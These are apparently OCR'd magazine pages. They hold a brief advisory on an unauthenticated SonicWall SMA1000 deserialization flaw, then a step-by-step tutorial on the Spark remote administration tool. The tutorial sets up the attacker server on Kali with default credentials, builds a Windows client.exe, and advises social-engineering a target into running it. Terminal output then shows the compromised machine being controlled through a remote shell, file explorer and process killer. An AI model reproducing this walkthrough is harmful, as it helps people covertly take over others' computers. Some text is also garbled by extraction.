
Hackercool Magazine

deserialization

The impacted SMA1000 models include, SMA6200, SMA6210, SMA7200, SMA7210, SMA8200 v (ESX, KVM, Hyper-V, AWS, Azure) Ex6000, Ex7000 and Ex9000. The vulnerability doesn't affect SMA100 series products. The vulnerability affects SMA appliances version 12.4.3 02802 and earlier.

How hackers can exploit this vulnerability?

All the hackers have to do to exploit the vulnerability is to scan for exposed vulnerable devices from internet and just exploit this vulnerability. SMA 1000 appliances run on port 8443 by default.



STEP 1

Hackers scan for exposed vulnerable instances of SonicWall SMA 1000 appliances on port 8443 from internet. This is the default port for SMA management console.

Hackercool Magazine

STEP 2

As the vulnerability doesn't need authentication to exploit, they exploit it and gain access to the appliance.

Impact

Many enterprises, government agencies and critical service providers use this appliance for VPN services. Hence the impact is very high.

The vulnerability was detected by Microsoft's Threat Intelligence Centre (MSTIC). Reports suggest that this vulnerability was already exploited in the wild as a Zero-day.

Exploitation of this vulnerability could result in file system compromise and can lead to unauthorized access, sensitive data leak and deployment of malicious payloads.

How to protect your device?

According to Censys, there are over 90 exposed vulnerable instances exposed. Shodan search reported that there are over 2380 devices currently exposed online. SonicWall have released a hotfix patch that mitigates this vulnerability. Users are advised to update their system as soon as possible to the latest version. The latest version is 12.4.3.02854. If you are unable to apply this patch or update your appliance, you can work around this vulnerability by limiting remote access to trusted IP addresses and following best practices for securing SMA appliances.

The background of the image is a dark, textured surface. It features a complex network of thin, light-colored lines that resemble circuit traces or a neural network. Interspersed among these lines are several bright, glowing purple and magenta elements, including a large, nebula-like cloud in the center-left and various smaller, star-like points of light. The overall aesthetic is high-tech and digital.

HACKING

**T
O
O
L**

**Spark
RAT**

Hello, aspiring ethical hackers. In this month's "Hacking Tool" feature, you will learn about an Remote Administration Tool (RAT) that allows you to control your devices on a browser.

Spark is a free, safe, open-source cross platform and fully featured Remote Administration Tool (RAT) that allows you to control all the devices from a browser. Written in Go, it can be installed on Windows, Linux and Mac OS.

Like any other RAT, this RAT too has two components server and client. Server works on the attacker's system, while client should be sent to the target user. Let's see how this tool works.

For this tutorial, I am installing it on Kali Linux as it works as our attacker system. Our target system is Windows 10. To install the Spark server, first download the binary (The download information is given in our Downloads section).

```

└─$ cd Downloads

(kali㉿kali) - [~/Downloads]
└─$ ls
server_linux_amd64.tar.gz

(kali㉿kali) - [~/Downloads]
└─$ chmod 777 server_linux_amd64.tar.gz

(kali㉿kali) - [~/Downloads]
└─$ ls
server_linux_amd64.tar.gz

```

After the download is finished, change the permissions if needed and extract the contents of the archive.

There has been an 58% increase of increase through information stealers in 2024.


```
(kali㉿kali) - [~/Downloads]
$ tar -xvpf server_linux_amd64.tar.gz
server_linux_amd64
./built/
./built/windows_i386
./built/windows_arm64
./built/linux_i386
./built/windows_amd64
./built/linux_amd64
./built/windows_arm
./built/linux_arm64
./built/darwin_arm64
./built/linux_arm
./built/darwin_amd64
```

Now, you can see that a Linux binary file has been extracted.

```
(kali㉿kali) - [~/Downloads]
$ ls
built          server_linux_amd64.tar.gz
server_linux_amd64
```

However, before executing the server we need to create a configuration file named “config.json”. So, using your favorite text editor on Kali create a new file named “config.json”.

```
(kali㉿kali) - [~/Downloads]
$ geany config.json
```

Then add the following text into it and save it.

```
{
  "listen": ":8000",
  "salt": "123456abcdef123456",
  "auth": {
    "username": "password"
```

```

},
  "log": {
    "level": "info",
    "path": "./logs",
    "days": 7
  }
}

```

```

1  {
2      "listen": ":8000",
3      "salt": "123456abcdef123456",
4      "auth": {
5          "username": "password"
6      },
7      "log": {
8          "level": "info",
9          "path": "./logs",
10         "days": 7
11     }
12 }

```

```

(kali㉿kali) - [~/Downloads]
$ ls
built          server_linux_amd64
config.json    server_linux_amd64.tar.gz

```


The configuration file is ready. Now, we can start the server as shown below.

```

(kali㉿kali) - [~/Downloads]
$ ./server_linux_amd64
[WARN] 2025/02/14 01:53:55 {"event":"LOG_INIT","msg":"open ./logs/2025-02-14.log: permission denied","status":"fail"}
[INFO] 2025/02/14 01:53:56 {"event":"SERVICE_INIT","listen":":8000"}

```

Now open a browser and go to port 8000 of the local machine as shown below. You will be prompted for credentials. They are “username:password”. Once you log in, you should see a screen below.




To create a client, click on “Generate client” button. A new window opens. Listener IP address and ports will be automatically set. You can change listening port if you want.




As you learnt at the beginning of the article, SPARK is a multi-platform RAT. So, you can create clients for Linux, Windows and Apple Mac OS targ-

ets as shown below.



As our target system is Windows, I will create a Windows client as shown below. A new file “client.exe” will be created.



```

(kali㉿kali) - [~/Downloads]
$ ls
built      config.json  server_linux_amd64
client.exe  logs        server_linux_amd64.tar.gz

```


The “client.exe” needs to be sent to the target user. Of course, it needs some social engineering. One of the methods to infect target systems is described in our Red Team Hacking feature. All you have to do is replace the ‘meterpreter reverse shell’ payload with our “client.exe” payload.

Once, target user executes the “client.exe” file, we get a connection back on the browser as shown below.


Hostname	Username	Ping	CPU Usage	RAM Usage	Disk Usage	OS	Arch	RAM	MAC	LAN	WAN
DESKTOP-2DHVS7	ADMIN	0ms				windows	amd64	2 GB	00:0C:29:53:87:B3	192.168.249.131	192.168.249.132

It will display hostname, username, OS info, architecture, MAC address and target system’s IP addresses (both LAN and WAN) etc. If you slide to the right, you can see the operations you can perform on the target system now.

“Geopolitical conflicts will continue driving cyber activity around the world, creating more complexity.”
 - Sandra Joyce. VP of Google Threat Intelligence at Google Cloud



The “Terminal” operation opens up a CMD window on the target system.



“2025 is going to be the year when AI moves from pilots and prototypes into large-scale adoption.”
Phil Venables, VP, TI Security & CISO, Google Cloud


```

Terminal
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ADMIN\Downloads> net user

User accounts for \\DESKTOP-2DHVSN7

-----
ADMIN                Administrator        DefaultAccount
Guest                WDAGUtilityAccount
The command completed successfully.

PS C:\Users\ADMIN\Downloads>

```

The “Explorer” operation opens up File Explorer on target Windows system.



“Process Manager” operation will list all the processes running on target system.

Process Manager		
Hackercool Magazine		
Process	Pid	
RuntimeBroker.exe	10228	Kill
RuntimeBroker.exe	9736	Kill
CHXSmartScreen.exe	9656	Kill
conhost.exe	9524	Kill
client.exe	9304	Kill
svchost.exe	9268	Kill
MicrosoftEdgeUpdate.exe	9244	Kill
audiodg.exe	9052	Kill

You can see more operation that you can perform by clicking on the three “dots” to the right of processes. This is shown below.

“Without question, multifaceted extortion and ransomware will continue in 2025, likely with an increase outside the U.S.”
 - Charles Carmakal. Mandiant CTO, Google Cloud

Spark

